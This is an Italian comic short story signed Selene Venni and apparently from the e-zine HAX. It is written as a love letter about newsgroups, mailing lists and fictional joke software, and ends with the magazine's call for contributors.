In realtà, sebbene ci fosse del vero in tutto ciò (e infatti egli mai smentì), è doveroso puntualizzare che l'hardware, per quanto poco ingombrante, svolgeva egregiamente il suo lavoro, forse anche perché dotato di software adeguato. Ma purtroppo il povero BIX non fu mai in grado di sostenere tale tesi e prese a odiarmi tanto da indurre successivamente i newby del newsgroup a chiedere che diavolo gli avessi fatto perché mi trattasse in quel modo.

I newsgroup li frequento ancora, diversamente dalle chat. Ma, contemporaneamente, ho scoperto le mailing list: sono iscritta a un centinaio di liste, e ne gestisco una ventina, la maggior parte delle quali composte al massimo di otto o nove iscritti. Una vera passione insana. E non è casuale. È grazie a una mailing list, infatti, che ho conosciuto te, o mio unico, o mio vero, o mio virtuale, o mio grande amore. Non eri in lista, ma il tuo profumo vi aleggiava e la tua presenza in potenza mi induceva a lurkare selvaggiamente. Finché, tramite amici di lista, e poi amici degli amici, e poi amici dei nemici degli amici dei nemici degli amici, ti ho conosciuto. Ed è stata come una scossa elettrica, come il suono del modem quando si connette, come quando tra i 128.643.907,8 risultati di Google hai trovato finalmente quello che cercavi. Sì, era te che cercavo. E sono riuscita ad averti. E poi ti ho perso.

E allora, insoddisfatta delle soluzioni razionali, mi sono ridotta a ricorrere al paranormale: ore e ore a giocare sul telefonino a Stack Attack, esprimendo il desiderio di riconquistarti, convinta che si realizzerà se arriverò a mille, duemila, tremila punti...

*Continua*

Be', sono arrivata a quindicimila, la Siemens ha realizzato un apposito software per me grazie al quale posso giocare con otto gru al posto delle tre previste nella versione originale, mentre l'omino che sposta le casse ormai mi ha chiesto l'aumento, un generoso risarcimento per tutte le capocciate che ha preso e sta meditando seriamente di licenziarsi... eppure ancora non ti ho riconquistato. Come devo fare, ricorrere a Lara Croft? No, ti prego, non costringermi a essere violenta. Sai che l'unica arma che concepisco sono le radiazioni elettromagnetiche.

E se invece fosse solo il formato delle mie comunicazioni ad apparirti troppo fredda? In questo caso, posso sempre rimediare. Certo, forse le mail a te ricordano troppo uno strumento di lavoro. E allora, sai che cos'ho fatto? Ho scaricato due meravigliosi software che non potrai non apprezzare. Il primo, Smoke Mail, permette di convertire i file di testo o di Word in un leggero formato .sdf (segnali di fumo). Il secondo si chiama Pigeon Mail e li converte in un volatile formato .pcv (piccione viaggiatore). Entrambi, purtroppo, presentano alcuni piccoli inconvenienti, ma per te sono disposta ad affrontare queste ed altre difficoltà. Smoke Mail è freeware ma non è utilizzabile in presenza di edifici alti e di bassa visibilità, pertanto i documenti così convertiti possono essere inviati sostanzialmente solo dalle praterie del selvaggio West o dalle risaie della Lomellina nelle tre o quattro giornate all'anno senza nebbia. Pigeon Mail invece è shareware, ma penso sia la soluzione migliore. L'unica mia incertezza è se mi costerebbe di più comprarlo oppure produrre, nei quindici giorni di prova, quantità industriali di piccioni da inviare poi in un secondo momento, dovendo di conseguenza sostentarli per tutto il tempo in cui non li userei. E se sbagliassi ad acquistare il mangime e qualcuno facesse la diarrea sul bigliettino legato alla zampetta? Sul newsgroup it.discussioni.sentimenti sostengono che un biglietto d'amore sgualcito potrebbe non risultare gradito.

Ma, mi chiedo, varrà poi la pena di fare tutto ciò per te? Tu, in fondo, non mi cerchi, e forse nemmeno vuoi che io cerchi te. No, ci ho ripensato: tutto sommato ho un certo rispetto per i miei ormoni, e troverò pure un modo per soddisfarli con un maggiore appagamento. Non per niente ritengo che una delle funzioni fondamentali del cellulare sia il vibra-call.

Per sempre virtualmente tua,

Alice dalla Banda Larga

*Selene Venni*



**Se sei un lettore della rivista e pensi che potresti dare una mano alla realizzazione dei prossimi numeri, contatta Ciccioraptor e entra a far parte del RAPTOR'S TEAM.**

**Email:** [ciccioraptor@gmail.com](mailto:ciccioraptor@gmail.com)

**Skype:** [ciccioraptor1](#)



**La sezione creativa di HAX è sempre in attesa di nuovi racconti da pubblicare.**

**Se ti diverti a scrivere manda il tuo racconto alla redazione di HAX e entra a far parte del nostro gruppo**

**Email:** [hax.cosenzainrete.it](mailto:hax.cosenzainrete.it)

**Se vuoi mandare un articolo l'indirizzo non cambia:**

**Email:** [hax.cosenzainrete.it](mailto:hax.cosenzainrete.it)



# HAX

*Hax Are experience*

BE FREE...